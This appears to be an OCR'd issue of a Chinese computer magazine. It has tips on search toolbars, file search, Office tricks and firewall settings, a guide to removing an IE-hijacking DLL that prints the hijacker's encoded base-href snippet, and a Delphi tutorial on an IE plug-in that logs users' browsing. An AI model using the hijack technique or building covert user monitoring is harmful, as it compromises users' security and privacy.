第二步:单击Google Deskbar右侧的下拉箭头按钮打开其菜单，选择"Options"(选项)进入其设置窗口，在"Customized Searches"(定制的搜索)选项卡中单击"Add"按钮打开添加搜索项目窗口，首先在"Name for deskbar menu"文本框中输入"百度"，在"Optional shortcut"设置快捷键为Ctrl＋B。接着在"URL"中输入"http://www.baidu.com/baidu?word={1}"，同时取消"Use UTF8 encoding search string"的勾选，否则在搜索中会出现乱码。

第三步:由于Google Deskbar对中文支持有些问题，在添加的其他搜索引擎中使用中文进行查询时，会出现丢失最后一个字的问题(比如:"我们"会变成"我")，因此输入时应增加一个字来避免这个问题。比如:在文本框中输入"电脑爱好者一"，接着再按下Ctrl＋B组合键，很快弹出的小窗口会显示相应的搜索结果。

Just Do IT

★英文词典快快搜:按照上面的方法添加金山词霸在线搜索引擎，URL为"http://cb.kingsoft.com/search?s={1}"，快捷键为Ctrl＋J，这样只要输入英文，接着按下快捷键即可实现快速查询英文单词。

★MP3搜索引擎:URL为"http://mp3.baidu.com/m?rn=&tn=baidump3&ct=134217728&word={1}"。

★四大引擎一次搜:将下面介绍的可一次搜索四大搜索引擎的soaso集成到Google Deskbar中，URL为"http://www.soaso.com/WebServiceX/inf/?&search_keyword={1}"。

★世界电影快速查:http://www.imdb.com是世界上最大的电影资料库，并且有最权威的影片评分，因此在下载不太了解的国外电影前，先在IMDB搜索一下，看看它的评分如何，URL为"http://www.imdb.com/find?q={1}"。

★寻找URL输入的规律:"{1}"代表关键词，整个网址则可以通过在相应搜索引擎中输入关键词进行搜索后，查看搜索结果网址，从而得到需要的URL。请尝试添加"一搜"(http://www.yisou.com/)、华军软件园(http://www.onlinedown.net/)的搜索引擎。

2.soaso一次搜尽四大引擎

亮点:集成了Google、百度、天网、慧聪四大搜索引擎内核，能够过滤它们的重复结果，对搜索结果排序进行多次优化，因此结果更全面，排序更合理。

网站地址为:http://www.soaso.com/WebServiceX/，同时它还提供有专门的IE插件——Soaso Bar(下载地址为:http://www.soaso.com/webservicex/soasobar/Setup.exe)。




图3

3.数百搜索引擎一起为你服务

亮点:网际搜索(NetSearch)集成了近百个著名搜索引擎，包括网站、网页、软件、音乐、MP3、新闻、购物、游戏等十几个分类搜索。每次只要输入一次关键词就能同时搜索多个搜索引擎，效率极高。

该软件是共享软件(下载地址:http://xj-http.skycn.net:8080/down/cnetsearch.exe)，未注册前功能有所限制，但可以随意使用其基本的多搜索引擎同时查询功能。使用方法极为简单，先在"搜索引擎分类"中选择相应的分类，比如:"软件搜索(国内)"，接着在"搜索关键词"后输入软件名称，然后按下"搜索"按钮，软件即可同时在多个软件下载站进行搜索，完成后分别单击软件下载站的选项卡查看搜索结果。

小提示

免费的三江搜索

进入http://www.ntsj.net/search/search.htm，这里集成为了八个著名的搜索引擎，只要在"输入搜索内容"中输入关键词，接着在下面勾选希望搜索的搜索引擎，然后单击"填写内容"即可将关键词自动输入到相应的搜索引擎文本框中，单击"开始搜索"按钮即可同时对多个搜索引擎进行搜索。完成搜索后单击"关闭弹出窗口"按钮即可关闭所有搜索窗口。

|CF|[SY11]

"实用软件"栏目有奖征集建议

"CFan菜鸟集训营"是我们新做的一个尝试，她主要是为新手指点常用工具软件使用的迷津，但也希望能让老手在"经典"的话题里找到新的技巧新的感觉。大家对这个新的子栏目有什么更好的建议，或者您希望下期做哪个经典软件，都可以E-mail给我：**media@cfan.com.cn**，或者写信到:**北京9615信箱《电脑爱好者》编辑部 柳絮飞收**。当然，对"实用软件"整个栏目所提的好的建议，我们也非常欢迎。如果您的建议很独到、内容详尽，我们将免费赠送给您一套正版"趋势科技网络安全个人版"。欢迎参加，来信或E-mail，请注明"建议"字样，并留下您真实的地址邮编信息。

现如今，硬盘的容量越来越大，存储备份的数据文件也就越来越多，要想很快找到急需的文件还真不是件容易的事。前几天，因笔者的毕业论文中涉及到一些英汉对比的内容，猛然想起在上高中的时候就曾经收集过相关的电子资料，现在正好可以拿来参考。不过当时笔者还没有文档管理的概念，各种数据文件保存位置非常混乱，随着硬盘几次升级，更不知道该文件放在哪个文件夹中了，如果一个个地查找，又太费时间。怎么办？又想起曾在网上看到的一款文件搜索工具Turbo Searcher，何不让它来帮帮忙。

Turbo Searcher 30秒找到5年前的论文

■北京 一页

Turbo Searcher小档案

软件版本:2.25 软件大小:1826 KB
软件性质:共享软件 适用平台:Window 98/ME/2000/XP
下载地址:http://www.knownsoft.com/Download/TS225.exe
软件备注:试用版有两个限制，一是搜索结果在15个之内，一是30天试用期。不过笔者觉得它已经足够用了。

第一步: Turbo Searcher安装运行后，它会自动在系统托盘内显示一个放大镜图标，双击这个图标即可打开它的主界面窗口，再单击左侧“General(普通)”标签将其展开。

小提示

为什么不用Windows自带的搜索？

第一，速度太慢;第二，其文档内部搜索功能支持格式不够全面，比如本例中搜索的文档，有可能是PDF格式的，Windows就无能为力了;第三，Windows的搜索不提供文档摘要，当搜索结果很多时，很难精确定位要找的文件；第四，不够智能，比如提供的搜索图片、音乐文件功能，仅仅通过文件的扩展名这种低级条件来过滤，效果不是很好。

第二步:因为当初笔者的文件名都是以字母、数字或拼音命名的，时间久远早已记不清文件名的含义了，不过可以确定的是，这些电子资料的后缀名肯定是DOC、TXT、WPS、PDF、RTF、HTM之中的某一个。所以，在“Name(文件名)”文本框中，可以输入“*.doc,*.txt,*.wps,*.pdf,*.rtf,*.htm”(“*”星号代表文件名中的任意字符，“，”逗号则是将各种格式分隔开来，注意，这些符号应在英文状态下输入)，表示只在这几种文件中搜索，其他格式文件则被忽略，这样可以加快搜索的速度。如果你不能确定文件的后缀名，则直接输入“*.*”搜索所有类型的文件。



第三步:单击“Path(路径)”右侧的下拉按钮，指定搜索哪一个硬盘分区，如果选择“Local Hard Drives”项则表示搜索所有的硬盘分区，笔者的硬盘实在太乱，没办法，只好选择这一项了。另外，要记得勾选“Include sub folders”，表示所有的子目录也要搜索(见图)。

第四步:单击“Contain Text(包含文本)”标签将其展开。凭借记忆从想要查找的文档中提取若干个关键词来，将其输入“Contain”框中。关键词虽然可以任意设定，但最好提取那些很独特的词语，如果你以“我”、“的”等常用字词做关键词的话，搜索出来的往往是一大堆无用的信息。本例中，笔者对当年所搜集论文中形容英文为“树式结构”，形容中文为“竹式结构”印象深刻，尤其是“竹式结构”一词非常独特，所以就以它为关键词了(注意:如果勾选了下面的“NOT”选项，则表示查找所有不包含该关键词的文档)。

第五步:因为笔者搜索的都是字符型的文档，所以点选“Text String”项(“Hex value”项搜索的是16进制文件)。“Case sensitive(区分大小写)”和“Whole word only(全字匹配)”两项主要是针对英文的，可以不选。在下面的下拉列表中选“Either”，表示搜索目标包括ASCII及Unicode双字节字符的文档。

第六步:激动人心的时刻终于到了，单击左下角的“Search(搜索)”按钮，Turbo Searcher便开始忙碌起来，不一会就在右侧列出所有搜出的文档来，并且都带有文字摘要，关键词也是加亮显示的。直接单击某一链接即可打开文档。就这样，笔者很快找出了当年的资料，这下写论文不发愁资料不够了！

小编有话说: Turbo Searcher还有许多其他功能，如通过时间、大小等条件进一步精确定位文件，建立索引文件以加快搜索速度，快速搜索音乐、图片等多媒体文件，查找重复文件等，这些就留待朋友们自己摸索吧。CF [SY12]

清除恶意网页病毒又两招

■山东　李强　　北京　吴虫虫

本刊2004年第15期《缉拿DLL绑架者　还IE清白》一文介绍了三种针对能够清除修改IE主页的DLL病毒的解决方法，下面再为大家提供两种方法。

方法一:手工破解

前不久上网时浏览器的主页被修改成了一个国外网址，没当回事儿，按照从《电脑爱好者》中学到的方法，打开注册表找到相关键值，发现主页指向了C:\\Document settings\Li\Localsettings\Temp\sp.htm。按照常规方法修改主页地址，删除sp.htm后，IE主页依然没有恢复。于是打开IE，查看那个网页的源文件。开头还有一段加密代码：<base href="res://%43%3a%5c%57%49%4e%44%4f%57%53%5c%53%79%73%74%65%6d%33%32 %5c%61%69%68%6f%69%2e%64%6c%6c/"><HTML>。上网到解密网站(http://www.chaoren.cn/assistance/VPWebencode.htm)去破解代码，还原后是<base href="res://C:\WINDOWS\System32\aihoi.dll/"><HTML>。然后找到该文件，删除aihoi.dll及sp.htm文件，修改注册表后重新打开浏览器，终于成功。

方法二:软件解决

在此地址:http://mujweb.cz/www/misitio/Cool-WWW-Search-SmartKiller-MiniRemoval.zip下载“COOL-WWW-SEARCH SMARTKILLER MINIREMOVAL”这个工具，它是一个免费软件，专门对付这个恼人的“search for”，下载解压后运行，会提示你关闭所有的IE和Windows的“资源管理器”，再点确定。一切恢复正常。

小编有话说:方法一中的加密解密是通过Unicode码转换实现的，以后如果你也遇到了类似的加密内容(比如某个链接被制作成了这种样子)，也可以通过它来找到真正的网址。CF [FH01]

边边角角话个人防火墙配置

■瑞星　张晓兵

软件产品有一个特性，就是如果是默认安装，一定会有许多用着不舒服的地方，因此需要用户针对自己的电脑情况进行特殊配置，个人防火墙更是如此，下面就以瑞星个人防火墙2004版为例，讲讲个人防火墙设置的边边角角。

如果是初次安装个人防火墙的用户，一定会惊奇，网上的攻击非常频繁，只要连上网，过不了几分钟就会看到防火墙报警。如果用的是瑞星个人防火墙2004版，每受到一次网络攻击就会弹出一次个人防火墙报警界面。如果正在兴致勃勃地玩网络游戏，这种情况太煞风景了。解决方法其实很简单，只要双击系统托盘的防火墙图标调出主界面，接着点击“设置”调出设置界面，去除“警告设置”框下“声音报警”及“数据包阻塞时警告”两项勾选。这样，瑞星个人防火墙就会默默地工作，再也不会打扰你了。

如果以后对受到了哪些攻击感兴趣，还可以定期导出详细攻击日志，方便查询，在个人防火墙主界面的“日志”菜单上点击“导出”按钮，然后选择输出的路径与文件名，即可将所有日志保存。用“记事本”打开该文件，即可查看详细的攻击记录。

一些朋友，不但会配置防火墙，以达到最好使用效果，还会在一些典型病毒到来时，添加一些新规则，防止它们的入侵。随着时间流逝，规则越来越多，万一要重装系统，所有设置都会丢失，怎样做才能保存这些规则呢？方法是在个人防火墙主界面上选择“选项/规则设置”调出规则设置菜单，接着选择“操作/导出规则”，在输入文件名，保存后，就可生成一个扩展名为FWR的规则文件，只要在下次重装个人防火墙之后再次进入规则设置界面，选择“操作/导入规则”即可恢复添加的规则。



如果你是一只菜鸟，那么最好是从其他高手手中要一个这样的规则文件直接导入你的个人防火墙中，即可不费吹灰之力就能拥有一个很完善的规则库，从而极大地提升个人防火墙的防攻击能力了。

CF [FH02]

不务正业 办公软件的歪才怪招(一)

■ 安徽 陈秀峰

我们在日常工作中，编辑文件、制作表格、演示文稿……都选择大名鼎鼎的Microsoft Office套件。不过，这些工作都是办公软件在八小时以内的任务，在八小时以外它们还能干些什么呢？

电子图书

收缩自如的目录，自动滚动的屏幕……这是用一些专业软件制作出来的电子书所具备的功能。其实，用Word也可以制作出比较专业的电子书。

1.制作收缩自如的目录

第一步：启动Word 2003(其他版本请仿照操作)，将需要制作电子书的文本和图片等复制、粘贴到文档中，并设置好字体、字号、字符颜色等，取名保存。

第二步：选中文章总标题(如“笑傲江湖”)，然后按“格式”工具条左侧的“样式”按钮，在随后出现的下拉列表中，选择“标题1”选项，设置好总标题。

第三步：在按住Ctrl键的同时，依次在文章章节标题上拖拉，一次性选中文章中所有的章节标题，然后依照上面的操作，将它们设置为“标题2”选项。

第四步：执行菜单“视图→大纲”命令，切换到“大纲视图”下(见图1)。




图1

第五步：双击章节标题前面的“+”号，即可收缩内容；再次双击这个“+”号，即可展开内容。

> **小提示**
> ★一次性选中多个不连续区域的文本，是Word 2003一个新增的功能。
> ★如果双击文章总标题前面的“+”号，即可收缩(展开)整个电子书的内容。

2.添加自动滚屏按钮

利用“工具→自定义”命令，将“工具”类别中的“自动滚动”命令，拖放到常用工具栏中。

> **火速链接**
> 你也可以将“自动滚动”功能设置得更加完善，请参考2004年第18期《想得到做得到 Word文档也滚动》一文。

3.欣赏自己的电子小说

第一步：启动Word，打开刚才制作的电子书，展开相应章节。

第二步：单击工具栏上添加的“自动滚动”按钮，此时，鼠标变成“一黑点加黑色实心箭头”状(见图2)。




图2

第三步：在页面中调整鼠标的位置，当箭头向下时，屏幕向下滚动，当箭头向上时，屏幕向上滚动。从而达到自动滚屏，浏览文档内容的目的。

> **小提示**
> 如果使用的是三键鼠标，就不需要添加“自动滚动”按钮了。在文档中(不一定非得是Word文档)按一下鼠标中键，然后仿照上面第三步的操作，也能达到自动滚屏之目的。

怎么样？还不错吧，泡上一杯茶，慢慢欣赏小说吧！

电子档案

夫人喜欢用电脑画漫画，儿子喜欢用电脑制作Flash，我喜欢用电脑写写小稿……久而久之，电脑中的东东越来越多，查找起来非常不方便。于是，就用Excel制作了一个电子档案目录，检索起来果然方便多了。

1.制作表格

第一步：启动Excel 2003，依次双击工作表名称标签(Sheet1、Sheet2……)，分别输入字符“目录、夫人、儿子、本人”，对工作表进行重命名。

第二步：切换到“目录”工作表中，仿照图3所示的样式，制作一份表格，并进行修饰。




图3

第三步：分别切换到“夫人”等工作表中，仿照图4所示的样式，制作好其他表格。

2.建立档案

第一步：切换到“目录”工作表中，选中B3单元格(“夫人”一词所在的单元格)，执行菜单“插入→超链接”命令，打开插入“超链接”对话框(见图5)。




图4

第二步：在对话框中，单击左侧的“在本文档中的位




图 5

置”选项，再选中右侧的“夫人”选项，按“确定”按钮返回，将B3单元格与“夫人”工作表建立起超级链接。

第三步：仿照上述操作，将D3和F3单元格，与“儿子”和“本人”工作表之间建立起超级链接。再分别切换到“夫人”、“儿子”和“本人”工作表中，将其中的A1单元格与“目录”工作表之间建立起超级链接。

第四步：以后，在电脑中制作的文档，如果认为需要保存的，随即为其建立档案目录：

打开工作簿，切换到相应的工作表下（如“夫人”等），将存档资料的相关内容（资料标题、关键词等）输入其中。

> **小提示**
> 其中“识别码”是为了统计、检索方便而设定的分类代码。
> 选中D列对应的单元格（如D3），再次打开“超链接”对话框（参见图5），选中左侧的“原有文件或网页”选项，再按“查找范围”右侧的下拉按钮，定位到存档文件所在的文件夹，选中相应的文档，返回，在此单元格与对应的文档之间建立起超级链接。

> **小提示**
> 如果链接的对象是一个网址或E-mail地址，那么这个电子档案目录完全可以当作“收藏夹”和“地址簿”来使用。

3.检索浏览

第一步：需要查找资料时，打开上述工作簿文档，单击“目录”工作表中相应的单元格（如B3），通过超级链接，即可快速切换到相应工作表中（如“夫人”工作表）。

> **小提示**
> 在各个分工作表中，点击A1单元格，即可快速返回“目录”工作表。

第二步：利用Excel自身的排序、筛选、查找等功能，就可以快速查找到所需资料的相关内容。

第三步：如果需要浏览资料的具体内容，可以这样操作：单击一下资料对应D列的单元格，系统即刻启动资料文档编辑程序，并打开相应的资料文档，进行浏览、编辑等操作。

这个电子档案不错吧！赶紧为自己制作一个吧。

> **小编有话说**
> 在日常工作中，我们主要是用办公软件来处理一些文档、报表等，其实办公软件还有很多“不务正业”的功能，如本文中为大家介绍的电子图书和电子档案，本栏目还会陆续为大家介绍办公软件的这些“不务正业”的功能，同时也希望，此文起到抛砖引玉的作用，欢迎大家把生活中有创意的好东东，和朋友们一块分享。 CF [BG01]

现代办公 现代办公 现代办公 现代办公 现代办公 现代办公 现代办公

教你两招 轻松搞定Excel斜线表头


回音壁

■ 南京 沈大灿 马鞍山 赵岚

《电脑爱好者》第十五期傻博士信箱中介绍了“给Excel表格嫁接Word斜线表头”一文，其实在Excel中也可以直接制作斜线表头，下面为大家介绍两种方法。

方法一

第一步：打开Excel文档后，执行菜单“视图→工具栏→绘图”命令，打开绘图工具栏，根据自己需要选中绘制的图形，如直线，然后在所要制作的表格中绘制，如在A1单元格中。选好直线后，在单元格上方中央处拖向右下角，同样，在左侧边线中央处拖向右下角，这样就制作了二条直线，如图所示。



第二步：设置单元格格式为顶端对齐，输入第一行项目如“姓名”，按Alt+回车键，在第二行中央处输入“成绩”，按Alt+回车键，在第三行中输入“学号”。

方法二

如果制作一个分两格的斜线表头，也可以用下面的方法实现。

第一步：选定单元格，右击，在弹出的快捷键菜单中选择“设置单元格格式”选项，打开“单元格格式”对话框，选中“边框”选项卡。在左边的“边框”预览框下方有两个斜线框选项，确认即可。

第二步：输入文字，以单位、月份为例，选中“月份”，右击，选择“设置单元格格式”选项，在“字体”选项卡中将“月份”设为上标，再调节一下大小。同理，将“单位”设为下标。 CF [BG02]

Word 表格计算秘技

■ 合肥 胡岳云 山西 肖俊红

Word 和 Excel 都是常用的办公软件，由于它们之间数据传递非常方便，一般，需要计算的表格数据都是在 Excel 中算出结果，再把处理后的表格复制到 Word 中进行排版。其实，Word 表格也具有很强的计算能力，完全可以胜任一般的计算，而不必劳烦 Excel 了。

行或列中数值求和

第一步：选中放置求和结果的单元格。

第二步：执行菜单“表格→公式”命令，打开“公式”编辑窗口。

如果选定的单元格位于一列数值的底端，默认公式为“=SUM(ABOVE)”，即求上方所有数值的和，并将结果存放在选定的单元格；

如果选定的单元格位于一行数值的右端，Word 建议采用公式“=SUM(LEFT)”进行计算，并将结果存放在选定的单元格。




图 1

第三步：单击“确定”按钮，完成计算，见图 1。

> **小提示**
>
> ★单元格的含义与 Excel 中的相同，单元格可以用地址来表示，如{=SUM(a3,e4,c5)}。在同一行内可由相对位置来表示，如 LEFT（左方）和 RIGHT（右方），同理，在同一列内可由 ABOVE（上方）和 BELOW（下方）来表示。
>
> ★如果单元格中显示的是大括号和代码（如{=SUM(LEFT)}），而不是实际的求和结果，则表明 Word 显示的是域代码。要显示域代码的计算结果，只要按 Shift+F9 组合键即可。有关域的操作请参看《电脑爱好者》2004 年 17 期《没有公式编辑器 公式照样输得好》一文。
>
> 
>
> 图 2
>
> ★如果该行或列中含有空单元格，则 Word 将不对这一整行或整列进行累加。要对整行或整列求和，在每个空单元格中键入零值。
>
> ★要快速对一行或一列数值求和，先单击要放置求和结果的单元格，再单击“表格和边框”工具栏中的“自动求和”按钮，见图 2。

行或列中数值求平均值

第一步：选中要放置计算结果的单元格，执行菜单“表格→公式”命令，将默认公式从“公式”栏中删除。

第二步：在“粘贴函数”栏中，单击所需要的公式。如计算平均值，要选择“AVERAGE”选项。 在“公式”栏中输入公式“=AVERAGE(LEFT)”，求行中数值的平均值。以此类推，如要计算单元格 a1 和 b4 中数值的平均值，输入公式”=AVERAGE(a1,b4)”。




图 3

第三步：在“数字格式”栏中输入数字的格式。如果要以带小数点的百分比显示数据，单击“0.00%”选项。表格如图 3 所示。

> **小提示**
>
> Word 是以域的形式将结果插入选定单元格的。如果更改了某些单元格中的值，不能像 Excel 那样自动计算，要先选定该域，按 F9 键，才能更新计算结果。

行或列中数值“自动”求差

Word 下表格自动求和很方便，但可否自动求差吗？答案是肯定的，下面我们就从一个实例中得到答案。某人经营数辆车，月初给出当月各车的预支款额，在每日开销后记入表格，为监视各车的累计剩余额，需求其差。

第一步：根据实例，填入各车的预支额。选中车辆 A 的剩余累计额存放的单元格，单击菜单“表格→公式”命令，在“公式”对话框的“公式”栏中输入公式“=b2+b2-SUM(ABOVE)”，单击“确定”按钮。



图 4

第二步：依此类推，在“车辆 B ”、“车辆 C ”的剩余累计额单元格内填入公式，选中剩余累计额行，按 Shift+F9 组合键，显示计算结果，见图 4。

> **小提示**
>
> 在计算中，引用了函数 SUM(ABOVE)，在两数值之间不应出现空行，即车辆 B 在 3 月 3 日没有支出，应填入数字“0”，否则计算有误。

其他计算方法

Word2003 中提供的函数，在“公式”对话框的“粘贴函数”下拉列表中，可以直接粘贴使用，如 ABS（绝对值）、AND（与）、AVERAGE（平均值）等等，利用这些函数和数值运算符，可以建立适当的公式，对表格中的数值进行计算。

此外，也可以直接运用“+(加)、-(减)、*(乘)、/(除)、^(乘方)”等运算符进行计算，如求 5 的平方，可以在“公式”对话框的公式栏中



图 5

巧用批处理搞定工作表

■ 合肥 朱宝贵

工作中，笔者经常需要对不同工作表、单元格区域进行一些相同数据的输入、格式设置等操作，每次一个表或一个区域地重复进行，实在是繁琐，为此总结出了Excel的“批处理”功能，简单实用，可以成倍提高工作效率。

工作表的“批处理”

每次启动Excel总是默认打开多张工作表。由此可以看出，Excel除了拥有强大的单张表格处理能力外，还应该可以在多张相互关联的表格中进行协调工作。因此，在很多情况下，都会需要同时在多张表格的相同单元格中输入同样的内容，或者进行一些相同的格式设置。完成这样的操作比较简单，通过按住“Shift”键或“Ctrl”键，选择多张工作表的标签，此时，在Excel标题栏的名称中出现了“工作组”字样，就可以进行对工作组的编辑工作了。不仅可以输入数据，也可以对单元格区域进行格式设置。

设置的格式都显示在“工作组”的各张工作表中，即一次操作完成多张工作表的输入、设置工作。

●只需要一次输入，即可在所选中的各个工作表中显示相同的输入内容。

●通过“格式”菜单中的有关选项，将选中的多个工作表的行、列、单元格设置成相同的样式以及进行一次性全部隐藏等操作。

●选择“文件→页面设置”菜单项，将选中的多个工作表设置成相同的页面模式。

●通过“编辑”菜单中的有关选项，在多个工作表范围内进行查找、替换、定位操作。

●选择“工具→选项”菜单项，通过“选项”对话框的“视窗”和“编辑”选项卡，将选中的工作表设置成相同的视窗样式和单元格编辑属性。

●在选中的工作表标签上单击鼠标右键，可以进行插入和删除多个工作表的操作。

单元格的“批处理”

批量输入

不通过复制、粘贴操作，就可以一次输入文本到各个单元格。

首先按住“Ctrl”键并配合鼠标左键单击或按下左键并拖动的操作，选中所有要输入相同内容的单元格，完成单元格区域的选定之后，输入具体内容，此时只显示在第一个单元格，按下“Ctrl+Enter”组合键所选单元格中都显示该内容。

批量调整列宽、行高、边框等格式

选择一个或多个单元格区域之后，将鼠标移至选中区域内，单击右键弹出快捷菜单，进行多行或列的插入/删除操作、单元格格式操作；依次单击“格式→行/列”菜单命令，则可以对所选中的多个单元格进行行高、列宽等格式设置操作。

批量求和

在Excel中，对数字求和是经常遇到的操作，除传统的输入求和公式并复制外，对于连续区域求和可以采取如下方法：假定求和的连续区域为m×n的矩阵型，并且此区域的右边一列和下面一行为空白，用鼠标将此区域选中并包含其右边一列或下面一行，也可以同时两者均选中，单击“常用”工具条上的“∑”图标，则在选中区域的右边一列或下面一行自动生成了求和公式，并且系统能自动识别选中区域中的非数值型单元格，求和公式不会产生错误。 CF [BG04]

输入公式“=5^2”即可，见图5。

利用“工具计算”随心算

默认情况下，“工具计算”按钮并不出现在工具栏中，可通过执行“工具→自定义”命令，打开“自定义”对话框，在“命令”选项卡中选取“类别”栏中的“工具”选项，然后从“命令”栏中选取“工具计算”选项，拖拽到工具栏上即可。

选中表格中要求和的单元格（不必都是相邻的），单击“工具计算”按钮，在状态栏便可得到计算结果。这方便我们临时求一些单元格数据的值，见图6。



图6

“工具计算”还是一个很好的“公式计算器”，如要计算公式：2*5+3/2*3^5的值，只要选中“2*5+3/2*3^5”，单击“工具计算”按钮，状态栏上便可得到结果：374.5。

Word的表格计算功能在Word 97中就已经提供，只是没有Word 2003方便。Word 2003的表格计算对一般的数据统计已能胜任，如果在文档使用简单表格时，特别是当Word中数据做了一些修改以后，不必劳动Excel传来传去，也不必调用计算器了。 CF [BG03]

权倾天下——开发嵌入式IE浏览器监控程序

■上海　丁献礼

引　言

随着网络的发展和普及，对网络的监控日益成为网络安全的必然要求，也是管理和维护网络的一个有效手段。当前已经有多种应用比较广泛的网络监控和过滤程序，如美萍网管、we-blocker等，它们都可以实现基于网络URL和IP地址的监控和过滤功能。

本文将对如何开发一个嵌入到IE浏览器中的监控程序进行介绍，该程序可以根据网络URL和IP地址进行监控和过滤，并且记录系统日志，从而使你对IE(当然是使用它的用户)的所有操作一览无余。相信通过阅读本文，会加深你对网络监控程序的理解，以及提高你的COM编程能力和数据库编程能力。

本文在Delphi 6开发环境下实现，数据库使用桌面数据库Access 2000。

基础知识

1.COM编程

COM(Component Object Model，组建对象模型)是微软公司(Microsoft Company)提出的二进制通信规范，用于软件组件之间的跨越多个进程、机器、硬件和操作系统的互操作，它是一项通过接口(Interface)透明的传递封装数据的技术，并且独立于语言和操作平台。一个COM对象是实现一个或者若干个接口的对象，即COM对象借助接口输出它所提供的服务。

2.IE浏览器的体系结构

IE浏览器的体系结构如图1所示。其中MSHTML是位于SHDOCVW和HTML页面之间的COM对象，SHDOCVW对象用于处理页面的显示，而MSHTML用于处理页面的语法分析，并且将页面中的标记转换为元素。MSHTML是一个COM服务器，允许COM客户端程序访问它对外提供的服务。

实现IE浏览器嵌入式编程的基本方法是建立COM对象，从而以COM客户端程序的形式和MSHTML COM服务器建立连接，然后通过接口回调实现需要的控制功能。也即首先建立COM对象，实现系统规定的若干接口，然后注册COM对象，并且将COM对象的有关信息写入到IE浏览器扩展功能指定的注册表位置。




图1　IE浏览器的体系结构

嵌入式IE浏览器监控程序的实现

嵌入式IE浏览器监控程序的实现主要包括监控程序的实现和维护程序的实现两部分，根据程序开发过程，可以将其分为四个步骤，下面分别对各个实现步骤进行详细介绍。

1.实现COM对象

开发COM对象的任务就是建立一个能够与IE浏览器的MSHTML COM服务器建立连接并且通过接口回调实现控制功能的COM对象，具体实现过程如下：

(1)运行Delphi，依次点击File|New|Other，切换到ActiveX页面，选择ActiveX Library，点击OK按钮，即建立一个新的工程。

(2) 再次点击File|New|Other，切换到ActiveX页面，选择COM Object，点击OK按钮，即出现如图2所示的COM Object Wizard界面，去掉Included Type Library复选框，在Class Name中输入COM对象的名称IEMonitor，然后点击OK按钮，即新建了一个名称为TIEMonitor的COM对象(该COM对象的CLSID由系统自动生成)(见图2)。




图2　COM Object Wizard界面

(3)将工程和单元文件依次保存为DIEMonitor.dpr和UIEMonitor.pas。切换到UIEMonitor.pas单元文件，编辑TIEMonitor的定义形式如下：

```
TIEMonitor = class(TComObject, IDispatch, IObjectWithSite)
public
  function GetTypeInfoCount(out Count:Integer):HResult;stdcall;
  function GetTypeInfo(Index,LocaleID:Integer;out TypeInfo):HResult;
stdcall;
  function GetIDsOfNames(const IID:TGUID;Names:Pointer;
                         NameCount,LocaleID:Integer;DispIDs:
Pointer):HResult;stdcall;
  function SetSite(const pUnkSite:IUnknown):HResult;stdcall;
  function GetSite(const riid:TIID;out site:IUnknown):HResult;stdcall;
  function Invoke(DispID: Integer; const IID: TGUID; LocaleID: Integer;
   Flags: Word; var Params; VarResult, ExcepInfo, ArgErr: Pointer):
```

```
HResult; stdcall;
private
  IEThis:IWebBrowser2;
  Cookie:Integer;
protected
end;
```

注意在UIEMonitor.pas单元文件的Uses中需要手动加入对SHDOCVW，Dialogs，SysUtils，Forms的引用。

其中主要是对IObjectWithSite接口的SetSite()方法和IDispatch接口的Invoke()方法的实现：首先通过SetSite()方法获得IE的WebBrowser接口，然后寻找连接点，并且通过调用Advise()方法建立COM自身与连接点的连接；当连接建立成功后，IE在事件引发后，会调用连接到自身的IDispatch接口对象的Invoke方法，不同的事件对应不同的DispID编码，因此可以通过在程序中判断DispID对不同的事件做出相应的处理。系统主要对BeforeNavigate2、DownLoadComplete和OnQuit三个事件进行处理，它们对应的DispID分别为250、104和253。在Invoke()方法中，根据DispID分别调用DoBeforeNavigate2()、DoDownLoadComplete()和DoOnQuit()函数实现相关处理和控制功能，具体实现详见程序源代码。

(4)编译工程，生成DIEMonitor.dll文件。

2.注册/卸载COM对象

注册COM对象包括注册COM对象，以及将COM对象的有关信息写入到IE浏览器扩展功能指定的注册表位置，下面分别对其注册方法进行介绍。卸载方法分别和注册方法相对应。

(1)注册/卸载COM对象。一种方法是在Delphi开发环境下运行Run|Register ActiveX Server/Run|Unregister ActiveX Server自动完成COM对象的注册/卸载；另一种方法是通过调用MS Windows操作系统提供的regsvr32.exe命令进行注册。

